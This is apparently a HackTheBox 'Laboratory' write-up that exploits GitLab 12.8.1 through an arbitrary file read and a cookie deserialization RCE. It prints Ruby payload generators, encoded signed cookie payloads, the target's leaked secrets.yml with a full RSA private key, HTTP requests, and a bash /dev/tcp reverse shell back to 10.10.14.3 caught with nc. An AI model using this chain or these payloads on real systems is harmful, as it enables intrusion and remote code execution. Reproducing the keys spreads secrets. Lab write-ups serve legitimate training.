查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Easy
Points: 20
Release: 14 Nov 2020
IP: 10.10.10.216
User Blood wtflink 00 days, 01 hours, 48 mins, 28 seconds.
Root Blood Icebreaker 00 days, 02 hours, 03 mins, 10 seconds.
- 
- 
#### information gathering
first use nmap as usaul
``` bash
root@kali:~/hackthebox/machine/laboratory# nmap -sV -p- -v --min-rate=10000 laboratory.htb
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41
443/tcp open ssl/ssl Apache httpd (SSL-only mode)
```
``` bash
root@kali:~/hackthebox/machine/laboratory# nmap -sV -sC -A -v -p 22,80,443 -T4 laboratory.htb
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open ssl/ssl Apache httpd (SSL-only mode)
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: The Laboratory
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Issuer: commonName=laboratory.htb
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-07-05T10:39:28
| Not valid after: 2024-03-03T10:39:28
| MD5: 2873 91a5 5022 f323 4b95 df98 b61a eb6c
|_SHA-1: 0875 3a7e eef6 8f50 0349 510d 9fbf abc3 c70a a1ca
| tls-alpn:
|_ http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (90%), Crestron XPanel control system (89%), HP P2000 G3 NAS device (86%), ASUS RT-N56U WAP (Linux 3.4) (86%), Linux 3.1 (86%), Linux 3.16 (86%), Linux 3.2 (86%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (86%), Linux 2.6.39 - 3.2 (85%), Infomir MAG-250 set-top box (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 28.570 days (since Sat Oct 24 16:43:41 2020)
Network Distance: 2 hops
```
there is a new vhost get caught by nmap: git.laboratory.htb
#### Port 80
There is nothing on the webiste other than some usernames
Fuzzing the dirs
I ran wfuzz on the “/” and got these results
``` bash
root@kali:~/hackthebox/machine/laboratory# wfuzz -u https://laboratory.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404 --hh 7254
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer *
********************************************************
Target: https://laboratory.htb/FUZZ
Total requests: 220560
===================================================================
ID Response Lines Word Chars Payload
===================================================================
000000016: 301 9 L 28 W 319 Ch "images"
000000291: 301 9 L 28 W 319 Ch "assets"
```
#### VHOST git.laboratory.htb
So i added the new vhost i got from the nmap to my /etc/hosts
And i can see that Gitlab is hosted on the vhost
Now i registered myself as lucifer11
and logged in
Didn’t see anything good and juicy then i just go to: https://git.laboratory.htb/help
saw the current version of gitlab installed
``` bash
GitLab Community Edition 12.8.1
```
So its 12.8.1 , so i searched a bit about it on google and got so many CVES
And a hackerone report caught my eyes , it was disclosed few months ago and was about LFI & RCE
- [Arbitrary file read via the UploadsRewriter when moving and issue](https://hackerone.com/reports/827052)
in this report gitlab team mentioned that they will release the 12.9.1 so i was pretty sure it was on 12.8.1
#### Arbitrary file read
So as the First part of report is Arbitrary file read so i am gonna test if its vulnerable or not...
- Made two repos
``` bash
test1
test2
```
- Opened an issue with the following description in test1
``` bash

```
- Move the issue to the test2 repo
- Download and read the file
#### Got the passwd file
If i click and download the passwd file its the actually /etc/passwd file
passwd
``` bash
root@kali:~/hackthebox/machine/laboratory# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```
#### RCE in the gitlab
Now i can that i can read the files on the server so i can perform the RCE as mentioned in the report
- Marshalled payload
I need to make a Marshalled payload with the help of github-rails console
``` bash
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar
erb = ERB.new("<%= `echo lucifer11 was here > /tmp/luci` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```
- make a marshell payload that will make a file on the server /tmp/shell.sh with the content to my reverse shell
- now url-encode the payload and set it in experimentation_subject_id
- make another marshell payload that will execute the file
got a docker running gitlab, installed gitlab locally on local system and spawned the gitlab-rails console and type the following
before put the content into gitlab-rails console,we had to read: /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml,then replace the content in the gitlab docker container.
read /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
``` bash

```
and got the content:
``` bash
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.
---
production:
db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78196faa69e0aac01171d62f4e225d61e0b84263903fd06af
openid_connect_signing_key: |
-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
```
then replace the content in local gitlab docker's secrets.yml file,then lunch gitlab-rails console:
``` bash
root@kali:~/hackthebox/machine/laboratory# docker run --rm -d -p 4443:443 -p 8090:80 -p 2222:22 --name gitlab gitlab/gitlab-ce:12.8.1-ce.0
Unable to find image 'gitlab/gitlab-ce:12.8.1-ce.0' locally
12.8.1-ce.0: Pulling from gitlab/gitlab-ce
fe703b657a32: Pull complete
f9df1fafd224: Pull complete
a645a4b887f9: Pull complete
57db7fe0b522: Pull complete
7c1fdc95f4c9: Pull complete
efff5e3fbef4: Pull complete
cd352b2b7d4b: Pull complete
9cfdfa991813: Pull complete
27f887c2ede5: Pull complete
68b87e2fd6a0: Pull complete
Digest: sha256:01325161649a28155d8857e4f47462d2bf9406d612c11b8929d2482bfba3ad32
Status: Downloaded newer image for gitlab/gitlab-ce:12.8.1-ce.0
1df67bb56116b7530b7ada370ecfab40312aee8d3d67bff53852ffd0cb6e2815
root@kali:~# docker exec -ti gitlab bash
root@1df67bb56116:/# gitlab-rails console
(put the following content of what we got)
```
- content:
``` bash
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar
erb = ERB.new("<%= `echo 'bash -i >& /dev/tcp/10.10.14.3/1234 0>&1' > /tmp/shell.sh` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```
now the output marshell-payload was
``` bash
BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiAXwjY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDwoKCBgZWNobyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzQgMD4mMScgPiAvdG1wL3NoZWxsLnNoYCApLnRvX3MpOyBfZXJib3V0BjoGRUY6DkBlbmNvZGluZ0l1Og1FbmNvZGluZwpVVEYtOAY7CkY6E0Bmcm96ZW5fc3RyaW5nMDoOQGZpbGVuYW1lMDoMQGxpbmVub2kAOgxAbWV0aG9kOgtyZXN1bHQ6CUB2YXJJIgxAcmVzdWx0BjsKVDoQQGRlcHJlY2F0b3JJdTofQWN0aXZlU3VwcG9ydDo6RGVwcmVjYXRpb24ABjsKVA==--45d9d01f0bcc1f1b323513b0b12d81e2577dcf50
```
url-encode with burp
``` bash
%42%41%68%76%4f%6b%42%42%59%33%52%70%64%6d%56%54%64%58%42%77%62%33%4a%30%4f%6a%70%45%5a%58%42%79%5a%57%4e%68%64%47%6c%76%62%6a%6f%36%52%47%56%77%63%6d%56%6a%59%58%52%6c%5a%45%6c%75%63%33%52%68%62%6d%4e%6c%56%6d%46%79%61%57%46%69%62%47%56%51%63%6d%39%34%65%51%6b%36%44%6b%42%70%62%6e%4e%30%59%57%35%6a%5a%57%38%36%43%45%56%53%51%67%73%36%45%45%42%7a%59%57%5a%6c%58%32%78%6c%64%6d%56%73%4d%44%6f%4a%51%48%4e%79%59%30%6b%69%41%58%77%6a%59%32%39%6b%61%57%35%6e%4f%6c%56%55%52%69%30%34%43%6c%39%6c%63%6d%4a%76%64%58%51%67%50%53%41%72%4a%79%63%37%49%46%39%6c%63%6d%4a%76%64%58%51%75%50%44%77%6f%4b%43%42%67%5a%57%4e%6f%62%79%41%6e%59%6d%46%7a%61%43%41%74%61%53%41%2b%4a%69%41%76%5a%47%56%32%4c%33%52%6a%63%43%38%78%4d%43%34%78%4d%43%34%78%4e%43%34%7a%4c%7a%45%79%4d%7a%51%67%4d%44%34%6d%4d%53%63%67%50%69%41%76%64%47%31%77%4c%33%4e%6f%5a%57%78%73%4c%6e%4e%6f%59%43%41%70%4c%6e%52%76%58%33%4d%70%4f%79%42%66%5a%58%4a%69%62%33%56%30%42%6a%6f%47%52%55%59%36%44%6b%42%6c%62%6d%4e%76%5a%47%6c%75%5a%30%6c%31%4f%67%31%46%62%6d%4e%76%5a%47%6c%75%5a%77%70%56%56%45%59%74%4f%41%59%37%43%6b%59%36%45%30%42%6d%63%6d%39%36%5a%57%35%66%63%33%52%79%61%57%35%6e%4d%44%6f%4f%51%47%5a%70%62%47%56%75%59%57%31%6c%4d%44%6f%4d%51%47%78%70%62%6d%56%75%62%32%6b%41%4f%67%78%41%62%57%56%30%61%47%39%6b%4f%67%74%79%5a%58%4e%31%62%48%51%36%43%55%42%32%59%58%4a%4a%49%67%78%41%63%6d%56%7a%64%57%78%30%42%6a%73%4b%56%44%6f%51%51%47%52%6c%63%48%4a%6c%59%32%46%30%62%33%4a%4a%64%54%6f%66%51%57%4e%30%61%58%5a%6c%55%33%56%77%63%47%39%79%64%44%6f%36%52%47%56%77%63%6d%56%6a%59%58%52%70%62%32%34%41%42%6a%73%4b%56%41%3d%3d%2d%2d%34%35%64%39%64%30%31%66%30%62%63%63%31%66%31%62%33%32%33%35%31%33%62%30%62%31%32%64%38%31%65%32%35%37%37%64%63%66%35%30
```
and replace the text in the experimentation_subject_id cookie with above url-encode
``` bash
GET / HTTP/1.1
Host: git.laboratory.htb
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,hi;q=0.8
Cookie: experimentation_subject_id=%42%41%68%76%4f%6b%42%42%59%33%52%70%64%6d%56%54%64%58%42%77%62%33%4a%30%4f%6a%70%45%5a%58%42%79%5a%57%4e%68%64%47%6c%76%62%6a%6f%36%52%47%56%77%63%6d%56%6a%59%58%52%6c%5a%45%6c%75%63%33%52%68%62%6d%4e%6c%56%6d%46%79%61%57%46%69%62%47%56%51%63%6d%39%34%65%51%6b%36%44%6b%42%70%62%6e%4e%30%59%57%35%6a%5a%57%38%36%43%45%56%53%51%67%73%36%45%45%42%7a%59%57%5a%6c%58%32%78%6c%64%6d%56%73%4d%44%6f%4a%51%48%4e%79%59%30%6b%69%41%58%77%6a%59%32%39%6b%61%57%35%6e%4f%6c%56%55%52%69%30%34%43%6c%39%6c%63%6d%4a%76%64%58%51%67%50%53%41%72%4a%79%63%37%49%46%39%6c%63%6d%4a%76%64%58%51%75%50%44%77%6f%4b%43%42%67%5a%57%4e%6f%62%79%41%6e%59%6d%46%7a%61%43%41%74%61%53%41%2b%4a%69%41%76%5a%47%56%32%4c%33%52%6a%63%43%38%78%4d%43%34%78%4d%43%34%78%4e%43%34%7a%4c%7a%45%79%4d%7a%51%67%4d%44%34%6d%4d%53%63%67%50%69%41%76%64%47%31%77%4c%33%4e%6f%5a%57%78%73%4c%6e%4e%6f%59%43%41%70%4c%6e%52%76%58%33%4d%70%4f%79%42%66%5a%58%4a%69%62%33%56%30%42%6a%6f%47%52%55%59%36%44%6b%42%6c%62%6d%4e%76%5a%47%6c%75%5a%30%6c%31%4f%67%31%46%62%6d%4e%76%5a%47%6c%75%5a%77%70%56%56%45%59%74%4f%41%59%37%43%6b%59%36%45%30%42%6d%63%6d%39%36%5a%57%35%66%63%33%52%79%61%57%35%6e%4d%44%6f%4f%51%47%5a%70%62%47%56%75%59%57%31%6c%4d%44%6f%4d%51%47%78%70%62%6d%56%75%62%32%6b%41%4f%67%78%41%62%57%56%30%61%47%39%6b%4f%67%74%79%5a%58%4e%31%62%48%51%36%43%55%42%32%59%58%4a%4a%49%67%78%41%63%6d%56%7a%64%57%78%30%42%6a%73%4b%56%44%6f%51%51%47%52%6c%63%48%4a%6c%59%32%46%30%62%33%4a%4a%64%54%6f%66%51%57%4e%30%61%58%5a%6c%55%33%56%77%63%47%39%79%64%44%6f%36%52%47%56%77%63%6d%56%6a%59%58%52%70%62%32%34%41%42%6a%73%4b%56%41%3d%3d%2d%2d%34%35%64%39%64%30%31%66%30%62%63%63%31%66%31%62%33%32%33%35%31%33%62%30%62%31%32%64%38%31%65%32%35%37%37%64%63%66%35%30; _gitlab_session=64a14454670dfee5793be2a3a7655626; event_filter=all; sidebar_collapsed=false
Content-Length: 2
```
Now the shell would be written in: /tmp/shell.sh
- calling the shell
``` bash
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar
erb = ERB.new("<%= `bash /tmp/shell.sh` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```
marshell-payload
``` bash
BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiVCNjb2Rpbmc6VVRGLTgKX2VyYm91dCA9ICsnJzsgX2VyYm91dC48PCgoIGBiYXNoIC90bXAvc2hlbGwuc2hgICkudG9fcyk7IF9lcmJvdXQGOgZFRjoOQGVuY29kaW5nSXU6DUVuY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcwOg5AZmlsZW5hbWUwOgxAbGluZW5vaQA6DEBtZXRob2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQGOwpUOhBAZGVwcmVjYXRvckl1Oh9BY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbgAGOwpU--884348f2b9b207a302df24d298a43c040a8d1021
```
url-encode with burp
``` bash
%42%41%68%76%4f%6b%42%42%59%33%52%70%64%6d%56%54%64%58%42%77%62%33%4a%30%4f%6a%70%45%5a%58%42%79%5a%57%4e%68%64%47%6c%76%62%6a%6f%36%52%47%56%77%63%6d%56%6a%59%58%52%6c%5a%45%6c%75%63%33%52%68%62%6d%4e%6c%56%6d%46%79%61%57%46%69%62%47%56%51%63%6d%39%34%65%51%6b%36%44%6b%42%70%62%6e%4e%30%59%57%35%6a%5a%57%38%36%43%45%56%53%51%67%73%36%45%45%42%7a%59%57%5a%6c%58%32%78%6c%64%6d%56%73%4d%44%6f%4a%51%48%4e%79%59%30%6b%69%56%43%4e%6a%62%32%52%70%62%6d%63%36%56%56%52%47%4c%54%67%4b%58%32%56%79%59%6d%39%31%64%43%41%39%49%43%73%6e%4a%7a%73%67%58%32%56%79%59%6d%39%31%64%43%34%38%50%43%67%6f%49%47%42%69%59%58%4e%6f%49%43%39%30%62%58%41%76%63%32%68%6c%62%47%77%75%63%32%68%67%49%43%6b%75%64%47%39%66%63%79%6b%37%49%46%39%6c%63%6d%4a%76%64%58%51%47%4f%67%5a%46%52%6a%6f%4f%51%47%56%75%59%32%39%6b%61%57%35%6e%53%58%55%36%44%55%56%75%59%32%39%6b%61%57%35%6e%43%6c%56%55%52%69%30%34%42%6a%73%4b%52%6a%6f%54%51%47%5a%79%62%33%70%6c%62%6c%39%7a%64%48%4a%70%62%6d%63%77%4f%67%35%41%5a%6d%6c%73%5a%57%35%68%62%57%55%77%4f%67%78%41%62%47%6c%75%5a%57%35%76%61%51%41%36%44%45%42%74%5a%58%52%6f%62%32%51%36%43%33%4a%6c%63%33%56%73%64%44%6f%4a%51%48%5a%68%63%6b%6b%69%44%45%42%79%5a%58%4e%31%62%48%51%47%4f%77%70%55%4f%68%42%41%5a%47%56%77%63%6d%56%6a%59%58%52%76%63%6b%6c%31%4f%68%39%42%59%33%52%70%64%6d%56%54%64%58%42%77%62%33%4a%30%4f%6a%70%45%5a%58%42%79%5a%57%4e%68%64%47%6c%76%62%67%41%47%4f%77%70%55%2d%2d%38%38%34%33%34%38%66%32%62%39%62%32%30%37%61%33%30%32%64%66%32%34%64%32%39%38%61%34%33%63%30%34%30%61%38%64%31%30%32%31
```
and replace the text in the experimentation_subject_id cookie with above url-encode
``` bash
GET / HTTP/1.1
Host: git.laboratory.htb
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,hi;q=0.8
Cookie: experimentation_subject_id=%42%41%68%76%4f%6b%42%42%59%33%52%70%64%6d%56%54%64%58%42%77%62%33%4a%30%4f%6a%70%45%5a%58%42%79%5a%57%4e%68%64%47%6c%76%62%6a%6f%36%52%47%56%77%63%6d%56%6a%59%58%52%6c%5a%45%6c%75%63%33%52%68%62%6d%4e%6c%56%6d%46%79%61%57%46%69%62%47%56%51%63%6d%39%34%65%51%6b%36%44%6b%42%70%62%6e%4e%30%59%57%35%6a%5a%57%38%36%43%45%56%53%51%67%73%36%45%45%42%7a%59%57%5a%6c%58%32%78%6c%64%6d%56%73%4d%44%6f%4a%51%48%4e%79%59%30%6b%69%56%43%4e%6a%62%32%52%70%62%6d%63%36%56%56%52%47%4c%54%67%4b%58%32%56%79%59%6d%39%31%64%43%41%39%49%43%73%6e%4a%7a%73%67%58%32%56%79%59%6d%39%31%64%43%34%38%50%43%67%6f%49%47%42%69%59%58%4e%6f%49%43%39%30%62%58%41%76%63%32%68%6c%62%47%77%75%63%32%68%67%49%43%6b%75%64%47%39%66%63%79%6b%37%49%46%39%6c%63%6d%4a%76%64%58%51%47%4f%67%5a%46%52%6a%6f%4f%51%47%56%75%59%32%39%6b%61%57%35%6e%53%58%55%36%44%55%56%75%59%32%39%6b%61%57%35%6e%43%6c%56%55%52%69%30%34%42%6a%73%4b%52%6a%6f%54%51%47%5a%79%62%33%70%6c%62%6c%39%7a%64%48%4a%70%62%6d%63%77%4f%67%35%41%5a%6d%6c%73%5a%57%35%68%62%57%55%77%4f%67%78%41%62%47%6c%75%5a%57%35%76%61%51%41%36%44%45%42%74%5a%58%52%6f%62%32%51%36%43%33%4a%6c%63%33%56%73%64%44%6f%4a%51%48%5a%68%63%6b%6b%69%44%45%42%79%5a%58%4e%31%62%48%51%47%4f%77%70%55%4f%68%42%41%5a%47%56%77%63%6d%56%6a%59%58%52%76%63%6b%6c%31%4f%68%39%42%59%33%52%70%64%6d%56%54%64%58%42%77%62%33%4a%30%4f%6a%70%45%5a%58%42%79%5a%57%4e%68%64%47%6c%76%62%67%41%47%4f%77%70%55%2d%2d%38%38%34%33%34%38%66%32%62%39%62%32%30%37%61%33%30%32%64%66%32%34%64%32%39%38%61%34%33%63%30%34%30%61%38%64%31%30%32%31; _gitlab_session=64a14454670dfee5793be2a3a7655626; event_filter=all; sidebar_collapsed=false
Content-Length: 2
```
got the initial shell
``` bash
root@kali:~# nc -lvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.216.
Ncat: Connection from 10.10.10.216:32992.
bash: cannot set terminal process group (398): Inappropriate ioctl for device
